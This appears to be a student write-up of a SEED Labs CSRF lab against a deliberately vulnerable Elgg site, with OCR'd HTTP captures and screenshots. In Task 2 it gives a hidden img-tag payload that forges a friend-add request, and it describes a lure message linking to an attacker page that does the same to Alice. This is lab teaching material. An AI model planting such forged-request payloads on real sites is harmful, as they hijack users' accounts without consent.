

Task 1:
Majority of the requests are HTTP GET requests, when shown from the addon. When logging into Alice's account, everything is simply a GET request since no action is being done. A GET request drabs data from a data source with just the internet. This request can be seen in the screenshot below, where the plugin shows that a GET request was sent out. "GET: HTTP/1.1 200 OK"



```
GET: HTTP/1.1 200 OK
Date: Mon, 31 Oct 2022 05:54:37 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2903
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
```


By making a blog post from Alice's profile, the server accepts the contents of the post as data. POST request methods requests that a web server accepts the data enclosed inside of the request. Therefore when making a blog post there is data that needs to be processed into the web page, requiring a HTTP POST, this request can be seen in the screenshot below. Where the plugin shows that a POST request was sent out. "POST: HTTP/1.1 200 OK"



```
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Mon, 31 Oct 2022 06:01:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3532
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
```


Task 2:

From Boby's Profile, we add Samy as a friend while running the HTTP header Live. By doing this we see the request made by the website to add Samy as a friend. Samy is added by a friend with the "http://www.csrflabelgg.com/action/friends/add?friend=45". This is important information for the attack on alice.



```
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: application/json, text/javascript
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profi
X-Requested-With: XMLHttpRequest
Cookie: Elgg=tmbiu2qpm46gmn9eiletpkk8a0
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 31 Oct 2022 23:03:46 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Content-Length: 366
```

We then go into Boby’s edit profile page, then view the source code. When viewing source code, find the guid value for Boby’s profile. This number is 43. So we change the request, “http://www.csrflabelgg.com/action/friends/add?friend=45”, to have a 43 instead of a 45. So that a friend request can be sent to Boby through this request.


Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
http://www.csrflabelgg.com/profile/boby/edit - Mozilla Firefox
7:14 PM
File Edit View History Bookmarks Tools Help
Edit profile : CSRF Lab Si
http://www.csrflabelgg.co
Index of /
view-source:http://www.csrflabelgg.com/profile/boby/edi
Most Visited
SEED Labs
Sites for Labs
Highlight All
Match Case
Whole Words
Type here to search
58°F Mostly cloudy
ENG
7:14 PM
10/31/2022
Right Ctrl


You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like

```
n value="2" selected="selected">Public</option></select></div><input name="guid" value="43" type="hidde
```

guid


1 of 9 matches

Then, edit Boby’s bio description. Within this edit HTML, and add “<p><img alt="" height="1" src="http://www.csrflabelgg.com/action/friends/add?friend=43" width="1" /></p>”. This link will add Boby as a friend if anyone is on his profile. This picture shows Alice viewing Boby’s profile, “Add Friend” is available since they are not friends.




You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like

However since Alice checked his profile, even if she doesn’t press add friend, refreshing the page will show that she is now friends with Boby.



You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like

With this information, we can make a malicious link. From the attacker website. Put this link into a message targeted to Alice.



Alice's Inbox : CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com/messages/inbox/alice

CSRF Lab Site


Messages

Inbox

Boby	Invite To Party	just now	✖
Party Invite : http://www.csrflabattacker.com/getyou.html			

Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like
9:03 PM
File Edit View History Bookmarks Tools Help
Alice's inbox : CSRF Lab
80%
Most Visited
SEED Labs
Sites for Labs
Account »
Activity
Blogs
Bookmarks
Files
Groups
More »
Compose a message
Search
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Inbox
Sent messages
Delete
Mark read
Toggle all
Right Ctrl
Type here to search
58°F Cloudy
ENG
9:03 PM
10/31/2022

This page, similarly to how the bio attack worked, will cause Alice to add Boby as a friend.




This page forges an HTTP GET request. - Mozilla Firefox

www.csrflabattacker.com/getyou.html

Come to my birthday please.

Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like
9:04 PM
File Edit View History Bookmarks Tools Help
This page forges an HTTP G
Most Visited
SEED Labs
Sites for Labs
Right Ctrl
Type here to search
58°F Cloudy
ENG
9:04 PM
10/31/2022

When going back to the normal CSRF Lab Site, we can see that the attack was successful since Alice added Boby as a friend from only clicking the link.


Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Alice's Inbox : CSRF Lab Site - Mozilla Firefox
9:04 PM
File Edit View History Bookmarks Tools Help
Alice's inbox : CSRF Lab
www.csrflabelgg.com/messages/inbox/alice
80%
Most Visited SEED Labs Sites for Labs
Account »
CSRF Lab Site
Activity Blogs Bookmarks Files Groups More »
Messages
Compose a message
Search
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Inbox
Sent messages
Delete Mark read Toggle all
www.csrflabelgg.com/messages/sent/alice
Type here to search
58°F Cloudy
ENG
9:04 PM
10/31/2022

You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like


You have successfully added Boby as a friend.

Inbox

Boby	Invite To Party	a minute ago

